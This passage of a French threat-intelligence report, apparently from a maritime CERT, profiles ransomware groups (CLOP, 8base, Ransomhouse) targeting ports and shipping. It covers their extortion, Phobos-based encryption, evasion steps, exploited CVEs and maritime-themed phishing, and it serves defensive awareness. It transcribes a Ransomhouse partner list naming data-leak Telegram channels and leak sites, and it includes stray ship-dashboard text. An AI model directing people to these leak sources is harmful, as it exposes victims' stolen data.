
+ Activité du groupe CLOP concernant le secteur maritime (source : M-CERT)



+ Secteurs d'activité ciblés par CLOP (source : M-CERT)

412

attaques revendiquées en 2023, dont 22 prenant pour cibles des acteurs du monde maritime ou portuaire.



+ FOCUS SUR 8BASE


Le groupe 8base est un groupe cybercriminel actif depuis 2022. Il a revendiqué 191 attaques au cours de l'année 2023 ce qui le place en 6^{ème} position au niveau international et en 3^{ème} position en France, des groupes de rançongiciel les plus actifs. L'activité du groupe s'intensifie à partir du mois de juin 2023 avec une trentaine de victimes recensées dont des victimes issues du domaine maritime.

Au niveau géographique, les Etats-Unis sont le pays le plus touché avec plus de 40% des attaques recensées. Viennent ensuite le Canada (9%), le Brésil (8%), la Grande-Bretagne (7%), la France et l'Espagne (5% chacun).


8base cible principalement des petites et moyennes entreprises. Parmi les entités issues du domaine maritime, on retrouve des ports ou encore des entreprises en lien avec des activités navales et de logistiques.

Méthode d'extorsion

En plus des techniques classiques de double extorsion (chiffrement des informations de la victime et menace de publication des données exfiltrées), 8Base utilise aussi la technique du « *name and shame* », qui consiste à rendre public le nom des entités touchées, qui n'ont pas encore communiqué sur l'attaque qu'elles ont subie. Cette technique permet d'exercer une pression supplémentaire sur la victime afin de la forcer à payer la rançon demandée.



+ Capture d'écran du blog de 8base. Exemple du *name and shame*. (source:OWN-CERT)



+ Répartition géographique des attaques de 8base en 2023. (source:OWN-CERT)

Canaux de communication

Le groupe possède plusieurs canaux de communication :


- **un blog hébergé sur le réseau d'anonymisation TOR, sur lequel on peut trouver :**
 - Les données des victimes ayant refusé de payer la rançon ;
 - Une page contenant les coordonnées du groupe ;
 - Une foire aux questions.
- **Trois canaux Telegram :**
 - un canal dédié aux relations avec la presse ;
 - un canal destiné à la publication d'échantillons de données exfiltrées, ou de communications concernant le fonctionnement du groupe (changement d'URL du blog, nouveau compte X,...) ;
 - un canal destiné aux échanges avec les affiliés ou partenaires : on y retrouve des courtiers en accès initiaux, des preuves de concept d'exploitation de vulnérabilités, ou des membres de groupes hacktivistes, tels que **Anonymous Soudan** par exemple.

Enfin, le groupe possède un compte X sur lequel il poste l'identité de ses victimes. Cependant, ce compte ne semble plus actif depuis fin décembre 2023.

Similarités avec ransomhouse

Dans une étude concernant les demandes de rançon de différents groupes cybercriminels, des chercheurs ont mis en évidence des similarités entre la note de rançon du groupe 8base et celle du groupe Ransomhouse, qui se décrit comme « une communauté de médiateurs professionnels » et prétend ne pas exploiter de rançongiciels.

De plus, le site de Ransomhouse ressemble trait pour trait à celui de 8base et les règles de fonctionnement des deux groupes sont identiques. Il est pourtant difficile de savoir s'il s'agit d'une simple inspiration d'un groupe envers un autre ou si les liens entre les deux groupes sont plus solides, l'un étant une "filiale" de l'autre.



+ Comparaison des notes de rançon de 8base (bleu) et ransomhouse (rouge). (source:VMWare)

Our partners related to information disclosure

You can always find lots of content about data leaks provided by us and other sources by the links below:

FSOCIETY DATABASE CARTEL

FSOCIETY FREE DATABASE
<https://t.me/DatabaseCartel>
<https://t.me/AgentGlobal>

ARES

ARES
Telegram: @aresleaks
Web Page: aresleaks.com
Forum: leakbase.org

+ Liste des partenaires de ransomhouse. (source:OWN-CERT)

Utilisation de Phobos par 8base

La recherche d'échantillons du rançongiciel utilisé par **8Base** a permis de découvrir une version du rançongiciel **Phobos**, qui appliquait l'extension ".8base" aux fichiers qu'il chiffrait. Cet échantillon a été compilé le 18 juin 2023. Cet échantillon utilisait le logiciel **SmokeLoader** pour réaliser l'obfuscation initiale du rançongiciel, son installation et son déploiement sur un système compromis.

Par ailleurs, les noms des fichiers, une fois chiffrés par **Phobos** et **8Base**, reprennent les mêmes caractéristiques : utilisation d'un identifiant aléatoire, et intégration de l'adresse mail de contact, avant l'extension spécifique au rançongiciel utilisé.

Phobos faisant partie de la catégorie des «rançongiciels en tant que service (RaaS), il n'est donc pas étonnant que d'autres groupes l'utilisent. Il a par exemple, été utilisé en février 2024 par un nouveau groupe cybercriminel, dénommé **BackMyData**.



Similarités entre 8base (en bleu) et Phobos (en rouge). (source:OWN-CERT)

Techniques, tactiques et procédures

• Accès initial

La haute autorité de santé américaine a cartographié les techniques suivantes pour le groupe 8base :

- Reconnaissance :
 - T1595 – Active Scanning.
 - T1598 – Phishing for information.
- Initial Access:
 - T1566.001 – Spearphishing Attachment.
 - T1078 Valid Accounts (par courtier d'accès initiaux).

• Chiffrement des fichiers

Une fois exécuté le rançongiciel **8Base** recherche les différents volumes connectés au système, que ce soient des volumes physiques (tels que le disque dur d'une machine infectée ou des supports connectés par USB) ou logiques (un partage distant).

Des services sont ensuite arrêtés avant de chiffrer les fichiers afin d'une part, de gagner des ressources système et chiffrer les fichiers plus rapidement, d'autre part, d'enlever un verrou potentiel sur des fichiers. Par exemple les fichiers contenant les tables d'une base de données seront verrouillés par le processus de la base de données tant que celui-ci sera en fonction et l'écriture sur ces fichiers par un autre processus sera impossible.

Le rançongiciel vérifie aussi la taille des fichiers afin d'optimiser le temps de chiffrement : si un fichier possède une taille inférieure à 1,5MB le fichier est totalement chiffré, dans le cas contraire le fichier est partiellement chiffré uniquement.

Le rançongiciel utilise l'algorithme AES256 en mode CBC (*Cipher Block Chaining*) afin de chiffrer de manière rapide et efficace les fichiers.

Le rançongiciel possède aussi une liste d'exceptions afin d'éviter de chiffrer des fichiers ou dossiers critiques (afin de ne pas détruire totalement la machine) ou de chiffrer ses propres notes de rançon.

Méthodes d'évasion

Le rançongiciel va effectuer plusieurs actions dans le but d'éviter les capacités de détection du pare-feu Microsoft, supprimer les points de sauvegarde instantanés afin de rendre la remédiation plus complexe dans le cas où la victime ne possède pas de système de sauvegardes, désactiver le mode sans échecs et enfin créer une persistance sur le système.

De plus, l'exécutable va se copier dans « %AppData% » et dans divers autres répertoires sur le système, suivant la configuration du logiciel malveillant.

SOW

11.0
VITESSE (Kt)

00.25 00.25
DISTANCE PARCOURUS (nm) DISTANCE DEPUIS RESET (nm)


Reset

PROPELLER

PITCH RPM

1238
RPM

PITCH






5.

TACTIQUES, TECHNIQUES ET PROCÉDURES DES MENACES CYBER

Parmi les modes de compromission, l'exploitation de vulnérabilités constitue la technique qui a été la plus utilisée par les attaquants, suivi par la compromission d'identifiants et des mails de phishing.



L'OBTENTION DES ACCÈS INITIAUX

L'installation de logiciels malveillants nécessite que l'attaquant dispose d'un accès initial au système d'information de sa cible. Pour acquérir cet accès initial, il dispose de différentes techniques :


- E-mails de *phishing*
- Pièces jointes malveillantes
- Exploitations de vulnérabilités dans les systèmes d'exploitation et les applications
- Fausses mises à jour logicielles
- Exploitation et abus du protocole de bureau à distance
- Vol d'identifiants

L'EXPLOITATION DE VULNÉRABILITÉS

L'exploitation de vulnérabilités dans le cadre de la compromission initiale est un mode opératoire utilisé par l'ensemble des acteurs malveillants, qu'ils soient cybercriminels ou affiliés à des états.

Le domaine maritime, comme l'ensemble des secteurs est donc confronté aux problématiques que soulèvent la présence de vulnérabilités dans des technologies fréquemment utilisées ou plus spécifiques au secteur.

S'il est difficile d'établir une liste exhaustive des vulnérabilités exploitées à l'encontre d'entités du maritime, certaines ont été directement impactées par l'exploitation.



D'après plusieurs rapports d'éditeurs, l'exploitation de vulnérabilités est la technique la plus utilisée par les attaquants en 2023 pour compromettre un système d'information.

Exemples de vulnérabilités exploitées

MOVEit

Durant le mois de mai 2023, le mode opératoire **FIN11 (Lace Tempest)**, associé au *ransomware* **ClOp**, a exploité la vulnérabilité CVE-2023-34362 affectant la solution de transfert de fichiers gérés *MOVEit*, développée par la société *Progress Software*, et utilisée par des milliers d'organisations à travers le monde. L'exploitation de cette vulnérabilité pouvait permettre aux attaquants de mener une élévation des privilèges et un potentiel accès à l'environnement.

Selon les informations fournies par l'ANSSI,²⁰ l'exploitation de la vulnérabilité était suivie par le déploiement d'un *webshell* nommé **Lemurloot**, spécialement conçu pour cette exploitation.²¹

De nombreuses organisations, dont les chaînes d'approvisionnement, utilisant l'application *MOVEit* ont en conséquence subi une violation de données, avec le vol de données de clients et/ou des employés. Le groupe de *ransomware* n'a d'ailleurs pas eu recours au chiffrement de données mais directement au chantage de divulgation de données.

La branche britannique du groupe de transport maritime **DHL** a annoncé²² que l'un de ses fournisseurs de logiciels était impacté par l'exploitation de la vulnérabilité *MOVEit*. Il s'agissait d'une société fournissant des services RH. Les informations d'employés de la société ont donc été dérobées parmi lesquels : le numéro de paie DHL, le prénom, le nom, la date de naissance, le numéro d'assurance nationale, la première ligne d'adresse et la date de début d'emploi et la date de fin d'emploi (pour les démissionnaires) avaient été compromis.²³

La campagne *MOVEit* de **ClOp** lui a permis de devenir pendant un certain temps la souche la plus importante de tout l'écosystème, amassant plus de 100 millions de dollars en paiements de rançon et représentant 44,8 % de la valeur totale des *ransomwares* reçus en juin et 39,0 % en juillet.



Citrix Bleed

Une investigation réalisée par Assetnote documente un travail de recherche concernant une des deux vulnérabilités communiquées par *CITRIX* référencées CVE2023-4966 et CVE-2023-4967 qui concernait les produits *Citrix ADC* et *Citrix Gateway*.²⁴ L'article d'Assetnote se concentre notamment sur la vulnérabilité CVE2023-4966 qui est décrite par *Citrix* comme "Sensitive information disclosure" et présente un score CVSS 9.4.

L'exploitation réussie de la vulnérabilité pouvait permettre aux attaquants de détourner des sessions authentifiées existantes, contournant ainsi l'authentification à facteurs multiples (MFA) ou d'autres mécanismes d'authentification forte.²⁵

L'exploitation de cette vulnérabilité est à l'origine de l'attaque contre le réseau informatique de *DP Australia*²⁶, qui dessert quatre terminaux et 40 % de l'activité de fret en Australie. La société a repris ses activités après les avoir suspendues pendant tout un week-end, tout en déclarant qu'elle continuait à investiguer et qu'elle n'avait reçu aucune demande de rançon.



Outlook

Microsoft²⁷ et le Cyber Commandement Polonais²⁸ ont dévoilé l'exploitation active d'une vulnérabilité critique d'élévation de privilèges affectant Outlook et référencée CVE-2023-23397 par **APT28**, aussi connu sous le nom de **Fancy Bear**. Cette exploitation permet au MOA de disposer d'un accès non autorisé et furtif aux comptes email hébergés dans les serveurs *Exchange*.

APT 28 a en outre déployé des campagnes de *spearphishing* ciblant des entités (maritime, transport, gouvernement, défense, aérospatial) aux États Unis et en Europe à des fins d'espionnage. Pour ce faire, l'acteur malveillant a exploité la vulnérabilité CVE-2023-23397 ainsi que celle affectant *WinRaR*, référencée CVE-2023-38831, qui est exploitée notamment par **APT29** dans le cadre d'une attaque contre des ambassades européennes.



LE HAMEÇONNAGE

Si le *phishing* demeure le vecteur d'intrusion principal des acteurs à l'encontre de tous les secteurs, les entités liées au domaine maritime, en particulier celles en lien avec la logistique et le transport, font très souvent l'objet d'usurpation d'identité par les individus à l'origine de campagnes de *phishing*.

Si le domaine maritime n'échappe pas aux campagnes génériques, certains acteurs s'intéressent toutefois particulièrement au secteur. Plusieurs opérations identifiées au cours de l'année 2023 exploitent ainsi des mots-clés, images, formats de documents, signatures ou pièces jointes ancrés dans la réalité du secteur.

Ces campagnes de *phishing* observées délivrent plusieurs types de fichiers, les principaux identifiés par le OVN-CERT en 2023 sont :

- Des fichiers de type sites web, pages de formulaire ou texte (html),
- Des archives transmises en pièces-jointes (rar),
- Des applications exécutables sous environnement Windows (format peexe).


Le format html demeure le format de fichier le plus utilisé lors de ces campagnes de phishing.

Les titres des pages HTML usurpés par les attaquants sont souvent des intitulés citant les grandes entreprises de la logistique, telles que :

- **Maersk** (Maersk Line | Sign in ; Maersk Line Shipping - B/L & Shipping documents),
- **DHL** (Global Logistics - International Shipping | DHL Home ; DHL Express ; DHL Delivery Address),
- **Fedex** (FedEx | Online PDF Reader)...


Les intitulés contenus dans les mails usurpent toujours et encore le jargon caractéristique employé dans le transport maritime. L'usurpation en tête, demeure celle du terme « *Bill of Lading* ». Le *Bill of lading* ou B/L signifie bon de chargement.

Aussi appelé connaissance maritime, il s'agit d'un document établi lors de tout transport maritime de marchandises. Les noms d'importantes entreprises de la logistique se collent parfois à ce jargon comme (DHL) Original BL ; Maersk Line Parcel.XLS.htm



Objets de mails de phishing ciblant le secteur maritime

Sources : OWN-CERT



L'EXEMPLE DU PHISHING D'IDENTIFIANT USURPANT L'ENTREPRISE MAERSK

L'entreprise MAERSK demeure toujours dans le top des entités usurpées. Le OWN-CERT a identifié durant l'année 2023, différentes campagnes d'usurpation.



Photo by Galen Crout on Unsplash


LE RECOURS AUX SERVICES DE FORMULAIRES

Les attaques par *phishing* abusent des fournisseurs de services de formulaires pour voler des informations sensibles.

